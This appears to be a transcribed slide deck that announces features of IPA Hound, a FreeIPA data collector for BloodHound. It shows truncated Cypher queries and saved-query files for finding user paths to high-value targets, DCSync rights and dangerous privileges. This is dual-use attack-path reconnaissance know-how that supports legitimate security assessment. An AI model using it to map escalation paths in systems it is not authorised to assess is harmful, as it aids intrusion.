
Showing 1 to 2 of 2 entries.

All ok for
aduser@IPA.TST

[illegible]



New in IPA Hound



New in IPAHound

1. Bloodhound CE (Opengraph) support
Pre-build queries, description, extension
2. Add information about HBAC relationship
3. Add new flag to collector
Flag `--add-hbac-node` add hbac rule as node
4. Tracking the FreeIPA update
System accounts, CVE...
5. Bugs fix

OpenGraph support

Load extension with
OpenGraph Management

The screenshot shows the BloodHound OpenGraph Management interface. The left sidebar contains navigation links: Explore, Privilege Zones, Quick Upload, Profile, Download Collectors, Administration (highlighted), API Explorer, Docs and Support, Try BH Enterprise, Dark Mode (toggle), and Log Out. The main content area is titled 'OpenGraph Management' and includes a description: 'OpenGraph Management provides a centralized space to define and maintain the structures that shape how BloodHound understands your environment.' Below this is a 'Custom Schema Upload' section with an 'Upload File' button. The 'Active Extensions' section features a table with columns for Name, Namespace, and Version. The table lists three extensions: Active Directory (AD, v0.0.1), Azure (AZ, v0.0.1), and IPA Hound - FreeIPA BloodHound Collector (IPA, v1.0.0). The bottom of the interface shows the version 'BloodHound: v9.5.1' and the text 'powered by SPECTER OPS'.

BLOODHOUND
COMMUNITY EDITION

OpenGraph Management
OpenGraph Management provides a centralized space to define and maintain the structures that shape how BloodHound understands your environment.

Custom Schema Upload
Upload custom schema JSON files to introduce new node and edge types. Then apply and validate schema updates to tailor the attack graph model to specific environments, workflows, or needs.

Upload File

Active Extensions Search

Name	Namespace	Version
Active Directory	AD	v0.0.1
Azure	AZ	v0.0.1
IPA Hound - FreeIPA BloodHound Collector	IPA	v1.0.0

BloodHound: v9.5.1
powered by SPECTER OPS

Opengraph support

All nodes contain useful queries

The screenshot displays the OpenGraph web application interface. At the top, there are navigation tabs for 'SEARCH', 'PATHFINDING', and 'CYPHER'. A search bar on the left contains the text 'ADMIN@POSITIVE.IPA'. The main area features a large red circular node icon with a black silhouette of a person. Below this icon, the text 'ADMIN@POSITIVE.IPA' is displayed in a blue box, with 'OpenGraph | IPA_User' underneath it. On the right side, a sidebar shows a list of queries for the selected user:

- Unrolled Sudo rights**

```
MATCH p=(m:IPA_User)-[:IPA_MemberOf*]  
WHERE m.name = "USER@DOMAIN"  
RETURN p
```
- Paths from users to high-value targets**

```
MATCH p=shortestPath((g:IPA_User)-[  
WHERE g <> n  
RETURN p
```
- Transitive object control**

```
MATCH (n) WHERE n.name <> "USER@DOMA  
MATCH p=shortestPath((u:IPA_User)-[r  
WHERE u.name = "USER@DOMAIN"  
RETURN p
```
- Permissions and roles assigned to a user**

```
MATCH p=(m:IPA_User)-[:IPA_MemberOf*]  
WHERE m.name = "USER@DOMAIN"  
RETURN p
```

Opengraph support

Load query from JSON
file to saved queries

The screenshot displays the BloodHound Community Edition interface. On the left is a sidebar with navigation links: Explore, Privilege Zones, Quick Upload, Profile, Download Collectors, Administration, API Explorer, Docs and Support, Try BH Enterprise, Dark Mode (toggled on), and Log Out. The main panel is divided into sections: 'Saved Queries' with a search bar and filters for Platforms, Categories, and Source; a list of saved queries including 'Find all IPA Domain Admins', 'Find all IPA Domains', 'Find all IPA Users with OTP Auth', 'Find all IPA Users with Password Auth', and 'Find All Paths from IPA Users to High Value Targets'; and a 'Cypher Query' editor at the bottom. An 'Upload Files' dialog box is open on the right, featuring a file upload icon and the instruction: 'Click here or drag and drop to upload JSON or zip/compressed JSON files'. Below this, a list of files is shown, each with a delete 'x' icon: 01_find_all_ipa_domains.json, 02_find_ipa_domain_admins.json, 03_find_ipa_users_password_auth.json, 04_find_ipa_users_otp_auth.json, 05_find_ipa_dcsync_rights.json, 06_ipa_users_to_high_value.json, 07_ipa_users_ssh_workstations.json, and 08_ipa_dangerous_privileges_users.json. At the bottom of the dialog are 'Cancel' and 'Upload' buttons. The footer of the interface indicates 'BloodHound: v9.5.1' and 'powered by SPECTER OPS'.



Thanks!
Questions?